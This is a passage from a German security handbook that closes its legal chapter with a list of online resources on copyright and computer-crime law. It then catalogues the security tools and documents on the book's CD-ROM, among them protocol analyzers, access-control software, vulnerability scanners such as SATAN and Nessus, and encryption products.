Zum Abschluß möchte ich noch eine Warnung aussprechen: Wenn Sie irgend etwas vorhaben, das Sie über das Internet ausführen möchten, und sich nicht sicher sind, ob die Sache legal ist, sollten Sie die Meinung eines Rechtsanwalts einholen. Suchen Sie Sich sich dafür nicht irgendeinen Rechtsanwalt aus, sondern einen, der sich mit dem Internet-Recht wirklich auskennt. Viele Anwälte behaupten zwar, daß sie sich auskennen, aber in Wirklichkeit gibt es davon nur sehr wenige. Auf dem Information-Superhighway kann Ihnen genauso etwas zustoßen wie auf der Autobahn - Sie können herausgewunken werden, einen Strafzettel bekommen oder sogar ins Gefängnis gehen.

E.6 Online Ressourcen

Berne Convention for the Protection of Literary and Artistic Works.

- http://www.law.cornell.edu/treaties/berne/overview.html

EFF's (Extended) Guide to the Internet. (Urheberrechtsschutzgesetz)

- http://soma.npa.uiuc.edu/docs/eegtti/eeg_105.html

Big Dummy's Guide to the Internet. (Urheberrechtsschutzgesetz)

- http://www.bio.uts.edu.au/www/guides/bdgtti/bdg_101.html

Revising the Copyright Law for Electronic Publishing.

- http://www.leepfrog.com/E-Law/Revising-HyperT.html

Copyright Law FAQ (3/6): Common Miscellaneous Questions.

- http://www.lib.ox.ac.uk/internet/news/faq/archive/law.copyright-faq.part3.html

Copyrights, Trademarks, and the Internet. Donald M. Cameron, Tom S. Onyshko und W. David Castell.

- http://www.smithlyons.com/it/cti/index.htm

New U.S. Copyright Board of Appeals Established.

- http://www.jurisdiction.com/einh0002.htm

Copyright Law of the United States. US Code-Title 17, Section 107. Fair Use Clause.

- http://lfcity.com/cpy.html

Copyright Law, Libraries, and Universities: Overview, Recent Developments, and Future Issues. Kenneth D. Crews, J.D., Ph.D. Associate Professor of Business Law, College of Business. (Eine ausgezeichnete Quelle.)

- http://palimpsest.stanford.edu/bytopic/intprop/crews.html

Recent Caselaw and Legislative Developments in Copyright Law in the United States.

- http://www.ladas.com/GUIDES/COPYRIGHT/Copyright.USA.1995.html

Copyright Law and Fair Use.

- http://www-sul.stanford.edu/cpyright.html

The First Amendment v Federal Copyright Law.

- http://www.krusch.com/real/copyright.html

Software Copyright Law.

- http://www.lgu.com/cr_idx.htm

Electronic Copyright Law in France.

- http://www.spa.org/consumer/bus/franc.htm

U.S. Copyright Office General Information and Publications.

- http://lcweb.loc.gov/copyright/

Copyright Clearance Center (CCC).

- http://www.copyright.com/

Copyright Reform in Canada: Domestic Cultural Policy Objectives and the Challenge of Technological Convergence.

- http://www.sfu.ca/~gagow/capcom/cpyrght.htm

10 Big Myths about Copyright Explained. (Ein Versuch, auf verbreitete Mythen einzugehen, die über das Urheberrecht im Internet und andere Themen in bezug auf das Urheberrecht und Veröffentlichungen im Usenet/Internet herrschen.)

- http://www.clari.net/brad/copymyths.html

Intellectual Property and the National Information Infrastructure.

- http://www.uspto.gov/web/ipnii/

Allgemeine Quellen

Section 3 of the Computer Misuse Act 1990: An Antidote for Computer Viruses! Y. Akdeniz. Web Journal of Current Legal Issues. 24. Mai 1996.

- http://www.ncl.ac.uk/~nlawwww/1996/issue3/akdeniz3.html.

The Computer Fraud and Abuse Act of 1986.

- http://www.law.cornell.edu/uscode/18/1030.html

Crime on the Internet.

- http://www.digitalcentury.com/encyclo/update/crime.html

EFF »Legal Issues and Policy: Cyberspace and the Law« Archive.

- http://www.eff.org/pub/Privacy/Security/Hacking_cracking_phreaking/Legal/

Federal Guidelines for Searching and Seizing Computers. (U.S. Department of Justice Criminal Division Office of Professional Development and Training. The Report of the Working Group on Intellectual Property Rights.)

- http://www.uspto.gov/web/offices/com/doc/ipnii/

National Information Infrastructure Protection Act of 1996.

- http://www.epic.org/security/1996_computer_law.html

Fraud and Related Activity in Connection with Access Devices.

- http://www.law.cornell.edu/uscode/18/1029.html

Computer Law Briefs.

- http://sddtsun.sddt.com/~columbus/CBA/BBriefs/Wernick.html

Markt+Technik, ein Imprint der Pearson Education Deutschland GmbH.

Elektronische Fassung des Titels: hacker's guide, ISBN: 3-8272-5460-4

F

Inhalt der CD-ROM

F.1 CD-ROM

Auf der CD-ROM finden Sie im Verzeichnis `docs` einige interessante Texte zur Sicherheitsproblematik und das Archiv der wohl wichtigsten Sicherheitsmailingliste bugtrag. Bitte beachten Sie, daß Sie Glimpse installieren müssen, wenn Sie die Suchfunktion des Archivs nutzen wollen. Außerdem enthält sie eine Menge weiterer Anwendungen und Utilities. Im folgenden stellen wir Ihnen einige der auf der CD enthaltenen Tools vor.

F.1.1 Macintosh-Software

NetMinder Ethernet

Neon Software
3685 Mt. Diablo Blvd., Ste. 253
Lafayette, CA 94549
Tel.: 001-800-334-NEON
E-Mail: info@neon.com URL: http://www.neon.com/

NetMinder Ethernet ist ein Macintosh-basierter Protokoll-Analyzer, der automatisch Berichte im HTML-Format erstellt. Diese Berichte werden in Echtzeit aktualisiert und ermöglichen es Systemadministratoren auf diese Weise, von überall in der Welt auf ihre neuesten Netzwerkanalyse-Statistiken zuzugreifen. (Natürlich bietet diese Anwendung auch eine Echtzeitanalyse in der normalen GUI-Umgebung.)

F.1.2 Windows-Software - Netzwerk-Utilities

NetAnt

People Network, Inc.
1534 Carob Lane, Ste. 1000
Los Altos, CA 94024
Tel.: 001-650-917-8194
Fax: 001-650-917-8195
E-Mail: info@people-network.com URL: http://www.people-network.com/

NetAnt kombiniert mehrere Eigenschaften zu einem Software-Protokoll-Analyzer, der den Zustand des Netzwerkes auf komfortable Weise anzeigt und berichtet. NetAnt ist hauptsächlich für die Protokollierung und Decodierung von Paketen vorgesehen. Es kann jedoch auch zur Überwachung der Pakete auf einem Netzwerksegment verwendet werden, das über Brücken verbunden ist. Bei Computern, die mehr als eine Adapterkarte zur Verbindung mit den verschiedenen Segmenten haben, ermöglicht Ihnen NetAnt die Auswahl, welches Segment überwacht werden soll.

NetAnt benötigt weniger als 10 Mbyte Festplattenplatz. Wenn es nicht gerade Pakete generiert, stellt es keine Belastung für Ihr Netzwerk dar. Auf einem Notebook installiert, kann NetAnt dazu verwendet werden, Problemen in schwer erreichbaren Segmenten auf die Spur zu kommen. Kurzum: NetAnt ist ein großartiges Programm.

Wichtige Merkmale von NetAnt sind unter anderem:

- NetAnt kann eine Informationsmatrix des Netzwerkverkehrs in grafischem als auch tabellarischen Format anzeigen, so daß Sie eine visuelle Vorstellung der Netzwerkumgebung bekommen.
- NetAnt unterstützt alle üblichen Übertragungsprotokolle.
- NetAnt bietet alle Eigenschaften, die ein LAN-Protokoll-Analyzer benötigt, wie die Protokollierung, Decodierung, Filterung und Erzeugung von Paketen.
- NetAnt unterstützt die Anzeige von Host-Informationen, Hostverkehr-Matrizen, Protokollverteilung und Paketgrößenverteilung in grafischem Format; diese Dinge geben Ihnen einen Überblick über die Netzwerkaktivitäten.
- NetAnt verwendet den NDIS-Treiber zur Protokollierung von Paketen. Sie können NetAnt auf jedem Windows-Rechner verwenden, in dem eine Netzwerk-Schnittstellenkarte (NIC) installiert ist.

SAFEsuite

Internet Security Systems, Inc. (ISS)
41 Perimeter Center East, Ste. 660
Atlanta, GA 30071
Tel.: 001-770-395-0150
Fax: 001-770-395-1972
E-Mail: info@iss.net URL: http://www.iss.net/

SAFEsuite umfaßt eine Reihe von Tools, die zur Prüfung, Überwachung und Korrektur aller Aspekte der Netzwerksicherheit gedacht sind. *Internet Scanner* ist der schnellste und umfassendste proaktive Unix- und Windows-NT-Sicherheitsscanner, der derzeit verfügbar ist. Er ist einfach konfigurierbar, scannt schnell und erzeugt umfassende Berichte. Internet Scanner prüft eine Netzwerkumgebung auf ausgewählte Sicherheitslücken, indem er die Techniken eines entschlossenen Eindringlings simuliert. Je nach den ausgewählten Berichtsoptionen liefert Internet Scanner Informationen über jede gefundene Schwachstelle: Ort, genaue Beschreibung und vorgeschlagene Korrekturmaßnahmen (erfordert Windows NT oder Unix).

Cetus StormWindows

Cetus Software, Inc.

P.O. Box 700
Carver, MA 02330
E-Mail: support@cetussoft.com URL: http://www.cetussoft.com/

Mit Cetus StormWindows für Windows 95 kann der autorisierte Benutzer seinem Windows- 95-Desktop und -System verschiedene Arten und Ebenen des Schutzes hinzufügen. Richtig eingesetzt ermöglichen StormWindows' Sicherheitsvorkehrungen die sichere Verwendung eines gemeinsam genutzten Windows-95-PCs. (Eine Version für Windows NT 4 wird derzeit entwickelt.) Beispiele für den Schutz des Desktop sind das Verstecken aller Desktop-Icons, das Verstecken von Programmgruppen und -verknüpfungen im Menü »Start« (Systemsteuerung und Drucker) oder der Taskleiste sowie das Verstecken der gesamten Netzwerkumgebung, des gesamten Netzwerkes oder von Arbeitsgruppeninhalten innerhalb des Netzwerkes.

Einige der Systemschutzvorkehrungen sind das Deaktivieren des MS-DOS-Prompts und des Neustarts in den MS-DOS-Modus, das Verhindern von Warmstarts, das Blockieren der Ausführung des Registrierungs- und Systemrichtlinien-Editors, das Verhindern des Einfügens von .reg-Dateien in die Registry, das Verhindern des Hinzufügens oder Entfernens von Druckern, das Beibehalten eines leeren Menüs »Dokumente« und das individuelle Verstekken von sensiblen Bereichen und Einstellungen der Systemsteuerung. StormWindows' Sicherheitsschemata können per Diskette von anderen Computern importiert oder zu diesen exportiert werden. StormWindows-Veränderungen erfordern nicht die Verwendung von Richtlinien. Die Schutzvorkehrungen von StormWindows sind wahrscheinlich am nützlichsten für jemanden, der für mehrere Computer in einer Schule oder Firma verantwortlich ist, einen Netzwerkverwalter oder Eltern. Der Zugriff auf StormWindows ist durch ein Paßwort geschützt.

Windows WorkStation Lock

Posum L.L.C.
P.O. Box 21015
Huntsville, AL 35824
Fax: 001-205-895-8361
E-Mail: 103672.2634@compuserve.com URL: http://posum.com/

WorkStation Lock bietet eine einfache, preiswerte und effektive Möglichkeit, Ihr System beim Hochfahren oder von einem Desktop-Shortcut mit einem Paßwortschutz zu versehen, ohne einen Bildschirmschoner zu verwenden. Es ist einfach zu konfigurieren und erfordert keine Veränderungen Ihrer aktuellen Systemkonfiguration. Bei Unternehmenslizenzen werden Administratorfunktionen aktiviert.

Windows TaskLock

Posum L.L.C.
P.O. Box 21015
Huntsville, AL 35824
Fax: 001-205-895-8361
E-Mail: 103672.2634@compuserve.com URL: http://posum.com/

Windows TaskLock bietet eine einfache, preiswerte und effektive Möglichkeit, spezielle Anwendungen

mit einem Paßwortschutz zu versehen, unabhängig davon, wie diese ausgeführt werden. Es ist einfach zu konfigurieren und erfordert keine Veränderungen Ihrer aktuellen Systemkonfiguration. Bei Unternehmenslizenzen werden Administratorfunktionen aktiviert.

FutureLock by Nerds Unlimited

Nerds Unlimited
5 Rowes Mews-St Peters Basin-Quayside
Newcastle Upon Tyne-England-NE6 1TX
Tel.: 0044-191-2765056
E-Mail: webmaster@nerdsunlimited.com URL: http://www.nerdsunlimited.com/

FutureLock bietet eine Zugriffskontrolle für Windows 95 und unterstützt bis zu 999 Benutzer pro Rechner. FutureLock ist ein sehr leistungsfähiges und leicht zu verwendendes Schutzprogramm für den Mehrbenutzer-PC. Es ist für alle Arten von Windows-Anwendern geeignet, besonders, wenn mehr als eine Person Zugang zu einem PC haben (z.B. in Schulen). Haben Sie dieses Programm installiert, können Sie sich beruhigt zurücklehnen und sicher sein, daß niemand Ihr System beschädigen oder verändern kann. Das Paket blockiert auch den Zugriff auf viele Programme, Dateien oder Verzeichnisse, die Sie vor anderen Benutzern verbergen möchten. Das Programm läuft auf allen PCs, auf denen Windows 95 läuft, und benötigt 700 K freien Festplattenplatz.

Windows Enforcer

Posum L.L.C.
P.O. Box 21015
Huntsville, AL 35824
Fax: 001-205-895-8361
E-Mail: 103672.2634@compuserve.com URL: http://posum.com/

Windows Enforcer schützt Systeme, die vielen Menschen zugänglich sind und eine konsistente Konfiguration erfordern, sowie eine durchgängige, begrenzte Auswahl an Diensten (wie öffentliche Displays oder Computer-Labors). Es ist außerdem großartig für die Kindersicherung einzelner Systeme geeignet. Das wird erreicht, indem man festlegt, daß benutzerspezifische Aufgaben niemals ausgeführt werden dürfen, immer ausgeführt werden müssen oder daß ihre Ausführung erlaubt ist. Es ist einfach zu konfigurieren und bedingt wenig bis gar keine Veränderungen Ihrer aktuellen Systemkonfiguration (erfordert Windows 95 oder NT).

Enforcer wird erfolgreich in Schulen und großen sowie kleinen Unternehmen auf der ganzen Welt eingesetzt, um Investitionen zu schützen und die Support-Kosten niedrig zu halten.

FireWall-1

Firewall-Typ: Software

Hersteller: Check Point Software Technologies, Ltd.

Unterstützte Plattformen: Windows NT und Unix

URL: http://www.checkpoint.com/products/firewall-1/descriptions/products.html

FireWall-1 (von Check Point Software Technologies, Ltd.) hat den größten Marktanteil auf der Welt. Das Produkt bietet Paketfilterung, starke Inhaltsprüfung, integrierten Schutz vor Spoofing und sogar einen Echtzeit-Virenscanner. (FireWall-1 verfügt auch über eine Zeitsteuerung; es ermöglicht Ihnen, die Zeiten vorzugeben, in denen auf Ihre Netzwerkressourcen zugegriffen werden kann.)

SQLAuditor

DBSECURE
Newport Financial Center
113 Pavonia Avenue, Ste. 406
Jersey City, NJ 07310
Tel.: 001-973-779-3583
Fax: 001-212-656-1556
E-Mail: info@sqlauditor.com URL: http://www.sqlauditor.com/

SQLAuditor erstellt die Sicherheitsrichtlinie für Ihr Unternehmen. Dazu verwendet es SKA (Security Knowledge Assistant) von DBSECURE und Normvorlagen für »Best Practices«. SQLAuditor durchstreift Ihr Unternehmen, wobei es sich auf Richtlinienverletzungen, schwache Paßwörter und Anzeichen böswilligen Verhaltens konzentriert. Die Audit-Resultate werden in einfach lesbaren, grafischen Berichten ausgegeben. SQLAuditor ermöglicht es außerdem jedem, SQL-Server-Sicherheitsrisiken und -verletzungen allen Ebenen des Managements zu präsentieren - das ist sehr gut, wenn Sie versuchen, die Erstellung neuer Richtlinien durchzuboxen.

SQLAuditor prüft folgende Punkte:

- Backup-Verfahren
- Trojanische Pferde
- Backup-Geräte
- Leere Paßwörter
- Erweiterte gespeicherte Prozeduren
- Gastbenutzer und Login-IDs
- Login-Angriffe
- Verletzung der Login-Zeiten
- Falsch verbundene Benutzerkennungen
- MS-SQL-Server-Dienst
- Verwaiste Benutzerkennungen
- Paßwortalterung
- Analyse der Paßwortstärke
- Entfernter Zugriff und Server
- Umkehrung der Login-ID
- Gleiche Login-ID

- Hostname auf Benutzernamen einstellen
- SQL-Mail
- SQL Server Service Packs
- Verbrauchte Login-IDs
- Systemtabellenberechtigungen
- Webaufgaben
- Windows-NT-Dateiberechtigungen/Eigentümer
- Windows NT Service Packs und Hotfixes
- xp_cmdshell-Konfiguration

Die Mindestanforderungen für SQLAuditor sind:

Rechnerausstattung

- 16 Mbyte RAM
- 30 Mbyte freier Festplattenplatz
- Zugriff auf SQL-Server mit dem Login `sa`
- Netzwerkverbindung zum SQL-Server wird geprüft
- PC 486/50 MHz
- Windows 95/98 oder Windows NT 4.0

Für einen geprüften SQL-Server:

- Windows NT 3.51 und höher
- SQL Server 6.0 und höher

Secure4U

Advanced Computer Research
E-Mail: sales@acrmain.com URL: http://www.acrmain.com/index.html

Secure4U bietet leistungsfähige Filterung und Zugriffskontrolle. Es zielt speziell auf Java- Applets und andere eingebettete Plug-Ins und Skripte ab und hindert diese daran, in Ihr Netzwerk zu gelangen.

SYNE

Synetra Systems
Kontakt: Michael Pacher
Spoettlstraße 1
4600 Wels, Österreich
Tel.: 0043-664-3000 347
E-Mail: mcp@aon.at URL: http://www.synetra-security.com/

SYNE ist ein Software-Tool, das Systemadministratoren von Windows-NT/95-Netzwerken hilft, ihre sich wiederholenden und zeitaufwendigen Aufgaben zu erleichtern und zu zentralisieren. SYNE ist ein Startmenü-Wizard; die Startmenüs aller Benutzer lassen sich zentral verwalten.

SYNE hilft Administratoren bei der Sicherung der Desktops ihrer Anwender und ist ein weiterer wichtiger Schritt auf dem Weg zur Verringerung des Administrationsaufwandes für Windows. (SYNE bringt Unternehmen auch eine Reduzierung der Gesamtkosten ihrer Netzwerk- und Desktop-Umgebungen.)

Desktop Surveillance 97

Omniquad, Ltd.
82 Great Eastern St, London EC2A 3JL
Tel.: 0044-171-749 7266
Fax: 0044-171-749 7267
E-Mail: support@omniquad.com URL: http://www.omniquad.com/

Omniquad Desktop Surveillance bietet eine einzigartige Annäherung an das Problem der Zugriffskontrolle sowie der Verhinderung und Untersuchung von Mißbrauch von Computer- Hardware und -Software. Statt der bloßen Behinderung von Aktionen durch Benutzer wird eine der ältesten bekannten Methoden verwendet, die auf der Überwachung der Benutzer beruht.

Das Programm ist das Software-Äquivalent zu einer Überwachungskamera und zeichnet die Desktop-Aktivitäten auf. Es kann auf zwei Arten operieren: entweder durch Ausgabe von Warnungen, um den Benutzer zu entmutigen, oder durch eine Überwachung im Hintergrund. Die Anwendung kann Aufzeichnungen von mehreren Tagen speichern und läßt sich für fast jede Situation konfigurieren. Zum Beispiel kann die Aufzeichnung zu bestimmten Uhrzeiten beginnen, beim Öffnen einer bestimmten Anwendung oder beim Einloggen ins Internet.

Diese Anwendung ist das einzige verfügbare Tool, das nicht nur die Probleme des Web-Surfens, sondern gleichzeitig auch Newsgruppen und IRC berücksichtigt. Die Programmaufzeichnung kann aktiviert werden, sobald Sie bestimmte Webseiten oder IRC-Kanäle aufsuchen. Die Desktop-Überwachung kann auch aus der Ferne gesteuert werden, entweder über ein lokales Netzwerk oder das Internet. In beiden Fällen ist es möglich, die Aktivitäten des lokalen Desktop in Echtzeit zu verfolgen. Das Programm kann für viele Situationen verwendet werden. Zum Beispiel, wenn Sie Angestellte davon abhalten wollen, bestimmte Webseiten aufzusuchen oder bestimmte Aufgaben durchzuführen, oder wenn Sie herausfinden wollen, was auf Ihrem PC passiert, während Sie abwesend sind. Eine unbegrenzte Zahl von Benutzern kann mit jeweils eigenem Überwachungsprofil hinzugefügt werden. Systemanforderungen: Windows 95/98/NT.

Cerberus Access Control

HM Software, Ltd.
26, Beech Grove, Benton
Newcastle upon Tyne, NE12 8LA, Großbritannien
Kontakt: Susan Morrow/Karl Glen
Tel.: 0044-191-292 2270
E-Mail: hmsoftware@ndirect.co.uk URL: http://www.opens.com/

Cerberus ermöglicht Ihnen, den Benutzerzugriff auf Programme, Dateien und Funktionen auf Ihrem Computer zu beschränken. Sie können jede Datei, jedes Programm, Verzeichnis oder Laufwerk schützen

und jedem beliebigen Benutzer individuelle Zugriffsrechte auf die geschützten Dinge gewähren. Jedem geschützten Objekt können unterschiedliche Arten des Schutzes zugewiesen werden: Nur-Lese-Zugriff, kein Zugriff und so weiter.

Auf Dateien und Anwendungen, die nicht markiert sind, kann normal zugegriffen werden. Cerberus ermöglicht Ihnen auch, Dateien und Ordner durch Verschlüsselung zu schützen. Ver- und Entschlüsselung geschehen dabei für den Benutzer transparent; es ist keine Benutzerinteraktion erforderlich. (Als Verschlüsselungsalgorithmus wird Blowfish verwendet.)

Cerberus kann über ein Netzwerk fernverwaltet und so eingerichtet werden, daß die Zugriffsrechte eines Benutzers beim Einloggen von einem Server heruntergeladen werden.

HASHCipher/OCX

Bokler Software Corp.
P.O. Box 261
Huntsville, AL 35804
Kontakt: James Moore
Tel.: 001-205-539-9901
E-Mail: info@bokler.com URL: http://www.bokler.com/

HASHCipher verwendet die neueste geprüfte Version des Secure-Hash-Algorithmus (SHA- 1), der die bislang unerreichte Sicherheit von 160-Bit-Message-Digests bietet. HASHCipher/OCX unterstützt alle Visual-Basic-Datentypen, einschließlich Unicode und Standard- Zeichenfolgen. Es verfügt über folgende Merkmale:

- Mischen von Datentypen während der Hash-Berechnung.
- Erfordert keine Blockverarbeitung von Daten während der Hash-Berechnung.
- Unterstützt Mehrfachinstanzen der Steuerung; simultane Verarbeitung von separaten Datenströmen
- Bietet eine einfach zu bedienende Benutzeroberfläche.
- Das Message-Digest-Resultat der Secure-Hash-Berechnung steht als hexadezimale Zeichenfolge und als Integer-Array zur Verfügung.
- Kompatibel mit allen visuellen Entwicklungsumgebungen, die ActiveX-Steuerelemente unterstützen.
- Beinhaltet kommentierte Visual-Basic-Quellcodebeispiele, einschließlich eines Datei-Hashing-Utility und eines Beispiels für die Paßwortprüfung.

Das Paket verfügt außerdem über eine Online-Hilfe und eine Direkthilfe.

F.1.3 UNIX Software

SATAN (Security Administrator's Tool for Analyzing Networks)

Autoren: Dan Farmer und Wietse Venema

URL: http://www.trouble.org/~zen/satan/satan.html

SATAN ist ein Tool für Systemadministratoren. Es erkennt mehrere verbreitete Netzwerk-Sicherheitsprobleme und berichtet darüber, ohne sie tatsächlich auszunutzen. Für jede Art eines gefundenen Problems bietet SATAN ein Tutorial, das das Problem und seine möglichen Auswirkungen erläutert. Das Tutorial erklärt außerdem, wie das Problem behoben werden kann: durch Korrektur eines Fehlers in einer Konfigurationsdatei, Installation eines Bugfix des Herstellers, Verwendung anderer Mittel zur Zugriffsbeschränkung oder einfach Deaktivierung des Dienstes. SATAN sammelt Informationen, die jedem verfügbar sind, der Zugriff zu dem Netzwerk hat. Mit einer ordnungsgemäß konfigurierten Firewall sollten diese Informationen für Außenstehende fast gleich Null sein. SATAN wird unweigerlich Probleme finden. Das sind derzeit folgende:

- NFS-Dateisysteme werden an beliebige Hosts exportiert.
- Zugriff auf die NIS-Paßwortdatei von beliebigen Hosts.
- Alte sendmail-Versionen (vor 8.6.10).
- REXD-Zugriff von beliebigen Hosts.
- X-Server-Zugriffskontrolle deaktiviert.
- Auf beliebige Dateien kann über TFTP zugegriffen werden.
- Entfernter Shell-Zugriff von beliebigen Hosts.
- Schreibbares anonymes FTP-Home-Verzeichnis.

Systemanforderungen: Unix, mindestens 16 Mbyte RAM und 50 MHz.

SAINT (Security Administrator`s Integrated Network Tool)

URL: `http://www.wwdsi.com/saint/`

Saint ist ein auf SATAN basierendes Tool zur Sicherheitsüberprüfung. Es kann Rechner durch eine Firewall hindurch scannen, enthält die neuesten Security-Checks vom CERT und aus den CIAC-Bulletins, zeigt für gefundene Sicherheitslücken den Schweregrad an und läßt sich über ein benutzerfreundliches HTMT-Interface bedienen. SAINT findet auch recht neue Sicherheitsprobleme wie z.B. einen installierten Back-Office-Server, mit dem sich Windowsrechner fernsteuern lassen.

Nessus

Scanner-Typ: TCP-Portscanner
Autor: Renaud Deraison
Sprache: C
Kompilierungsplattform: Linux
Zielplattform: Unix, mehrere
Erforderlich: Linux, C

Nessus ist das neueste Produkt einer Serie von Portscannern. Das von dem 18jährigen Renaud Deraison geschriebene Tool eignet sich ausgezeichnet für den Einbezug vieler unterschiedlicher Angriffe in einen Scan. Das Hinzufügen neuer Module ist sehr einfach.

Nessus ist aus verschiedenen Gründen empfehlenswert:

- Es ist auf dem neuesten Stand.

- Es enthält Web-basierte Angriffe.
- Es ist umsonst.

Hinweis:

Nessus wird unter der GNU Public License der Free Software Foundation vertrieben. Der Verkauf von GNUPL-Quellen unterliegt Beschränkungen. Wenn Ihnen die GNU Public License nicht bekannt ist, können Sie hier Informationen finden: http://www.gnu.org/copyleft/gpl.html.

SAFEsuite

Internet Security Systems, Inc. (ISS)
41 Perimeter Center East, Ste. 660
Atlanta, GA 30071
Tel.: 001-770-395-0150
Fax: 001-770-395-1972
E-Mail: info@iss.net URL: http://www.iss.net/

SAFEsuite umfaßt eine Reihe von Tools, die zur Prüfung, Überwachung und Korrektur aller Aspekte der Netzwerksicherheit gedacht sind. *Internet Scanner* ist der schnellste und umfassendste proaktive Unix- und Windows-NT-Sicherheitsscanner, der derzeit verfügbar ist. Er ist einfach konfigurierbar, scannt schnell und erzeugt umfassende Berichte. Internet Scanner prüft eine Netzwerkumgebung auf ausgewählte Sicherheitslücken, indem er die Techniken eines entschlossenen Eindringlings simuliert. Je nach den ausgewählten Berichtsoptionen liefert Internet Scanner Informationen über jede gefundene Schwachstelle: Ort, genaue Beschreibung und vorgeschlagene Korrekturmaßnahmen (erfordert Windows NT oder Unix).

SysCAT

Sytex, Inc.
Kontakt: Peter Wells, VP of Information Operations
9891 Broken Land Parkway, Ste. 304
Columbia, MD 21046
Tel.: 001-410-312-9114
E-Mail: petew@sso.sytexinc.com URL: http://www.sytexinc.com/

SysCAT ist kein Netzwerk-Scanner (wie Ballista oder ISS). Statt dessen ist es ein Host- basiertes Tool zur Beurteilung der lokalen Konfiguration Ihrer Workstation. SysCAT identifiziert eine Vielzahl von Problemen, die durch falsche Konfigurationen entstehen. Die in einem benutzerfreundlichen Format erstellten Berichte führen die einzelnen Konfigurationsfehler auf und weisen auf die Änderungen hin, die Sie vornehmen sollten, um Ihr System sicher zu machen.

SysCAT vergleicht Ihre Workstation-Richtlinien mit Referenzmodellen. Dieses Referenzmodell ist je nach Anbieter und Version des Unix, auf dem es läuft, ein anderes. Es ist von Standards für die Sicherheitskonfiguration abgeleitet, die von Unix-Anbietern aufgestellt werden. Die verwendeten Informationen zu Konfigurationsschwachstellen stammen aus Internet-Newsgruppen und Mailinglisten (einschließlich Bugtraq, BOS, CERT, CIAC) und aus *Sytex' Information Warfare Laboratory*.

SysCAT untersucht eine breite Palette von Problemen:

- Vertrauensbeziehungen zu Hosts
- Nicht erforderliche NFS-Exporte
- Zugriffskontrolle und Protokollierung
- Dateiberechtigungen
- Rootkit-Attacken
- Betriebssystemspezifische Maßnahmen (suid/sgid-Programme, Weiterleitung von IP-Paketen und so weiter)

Systemanforderungen für die SysCAT-Distribution auf der CD-ROM: Solaris 2.5.x

F.1.4 Dokumentationen und Medien

Im folgenden stellen wir Ihnen einige Anbieter vor, die zum Inhalt des Verzeichnisses `docs` auf der CD beigetragen haben.

F-Secure Desktop 2.0

Data Fellows
675 N. First Street, 8th floor
San Jose, CA 95112
Tel.: 001-408-938-6700 / +358 9 859 900
Fax: 001-408-938-6701 / +358 9 8599 0599
E-Mail: US-sales@DataFellows.com URL: http://www.DataFellows.com/

F-Secure Desktop schützt vertrauliche Daten auf Windows-PCs und -Laptops. Es integriert eine Verschlüsselung in die Benutzeroberflächen von Windows 95, Windows NT 4.0 und Windows 3.1x. Mit F-Secure Desktop werden tägliche Ent- und Verschlüsselungsroutinen zu einem automatischen Bestandteil des An- und Abmeldevorgangs bei einem Windows- System. F-Secure Desktop bietet auch die Möglichkeit zur manuellen Verschlüsselung von Dateien und Ordnern sowie eine Unterstützung für den Versand von verschlüsselten E-Mail- Anhängen.

F-Secure FileCrypto 3.0

Data Fellows
675 N. First Street, 8th floor
San Jose, CA 95112
Tel.: 001-408-938-6700 / +358 9 859 900
Fax: 001-408-938-6701 / +358 9 8599 0599
E-Mail: US-sales@DataFellows.com URL: http://www.DataFellows.com/

F-Secure FileCrypto schützt vertrauliche Daten auf PCs und Laptops. Es integriert eine Verschlüsselung in die Benutzeroberfläche von Windows NT 4.0. Ent- und Verschlüsselungsroutinen laufen vollständig automatisch und für den Benutzer transparent ab. F-Secure FileCrypto bietet auch die Möglichkeit zur manuellen Verschlüsselung von Dateien und Ordnern sowie eine Unterstützung für den Versand von

verschlüsselten E-Mail-Anhängen. Die dynamische Verschlüsselungstechnologie von F-Secure FileCrypto bietet auch in den schwierigsten Situationen Schutz - z.B. wenn ein Laptop aus Versehen ausgemacht wird oder die Batterien den Geist aufgeben. (F-Secure FileCrypto verwendet außerdem die Architektur von F- Secure CounterSign zur nahtlosen Integration mit Viren-Scannern.)

F-Secure-SH-Produktfamilie

Data Fellows
675 N. First Street, 8th floor
San Jose, CA 95112
Tel.: 001-408-938-6700 / +358 9 859 900
Fax: 001-408-938-6701 / +358 9 8599 0599
E-Mail: US-sales@DataFellows.com URL: http://www.DataFellows.com/

F-Secure SSH Tunnel&Terminal und F-Secure SSH Server bieten Benutzern von Windows- , Macintosh- und Unix-Systemen die Möglichkeit authentifizierter, stark verschlüsselter, privater und sicherer TCP/IP-Verbindungen zu Unternehmensressourcen wie z.B. E-Mail, Webservern, Datenbanken und so weiter. Das Produkt bietet auch sichere Remote-Login- Verbindungen, Datentransfers, X11- und TCP/IP-Verbindungen über nicht vertrauenswürdige Netzwerke. Systemadministratoren können die mit dem Server-Paket gelieferten Tools verwenden, um existierendes rsh, rlogin, rep, rdist und Telnet durch sichere Protokolle zu ersetzen. Diese sicheren Protokolle ermöglichen es Systemadministratoren, alle Fernverwaltungsaufgaben über sichere Verbindungen abzuwickeln.

F-Secure VPN+ 3.0

Data Fellows
675 N. First Street, 8th floor
San Jose, CA 95112
Tel.: 001-408-938-6700 / +358 9 859 900
Fax: 001-408-938-6701 / +358 9 8599 0599
E-Mail: US-sales@DataFellows.com URL: http://www.DataFellows.com/

F-Secure VPN+ sichert kritische Netzwerkverbindungen zwischen entfernten Büros, Geschäftspartnern, Telearbeitern und reisendem Verkaufspersonal. Diese zentral verwaltete Sicherheitslösung für Unternehmen besteht aus folgenden Komponenten, die alle Erfordernisse eines Netzwerkes erfüllen:

- Verschlüsselung mit voller Schlüssellänge garantiert eine weltweite Sicherheit.
- Die Lösung ist unabhängig von Routern und Firewalls.
- F-Secure VPN ist einfach zu installieren, zu konfigurieren und zu warten.

F-Secure VPN+ 3.0 arbeitet vollständig transparent und damit für den Endanwender absolut unauffällig.

Security Alert for Enterprise Resources (SAFER)

Siam Relay, Ltd.
115 Phaholyothin Soi 8
Bangkok, 10400, Thailand

Kontakt: Emmanuel Gadaix (emmanuel@siamrelay.com)
Contact: Philip Dewar (philip@siamrelay.com)
Tel.: 00662-616-8628
E-Mail: info@siamrelay.com URL: http://www.siamrelay.com/

Der von Siam Relay herausgegebene Newsletter soll Führungskräften und IT-Profis im Bereich der Sicherheit bei ihrer Arbeit helfen. Er enthält Berichte über ernste Sicherheitsvorkommnisse und über neue Hacker- und Cracker-Tools.

White Papers von Axent

AXENT Technologies, Inc.
2400 Research Boulevard
Rockville, MD 20850
URL: http://www.axent.com/

Die diesem Buch beiliegende CD-ROM enthält zwei ausgezeichnete White Papers von Robert A. Clyde:

- »Security Assessment Methodologies«
- »Intrusion Detection Methodologies«

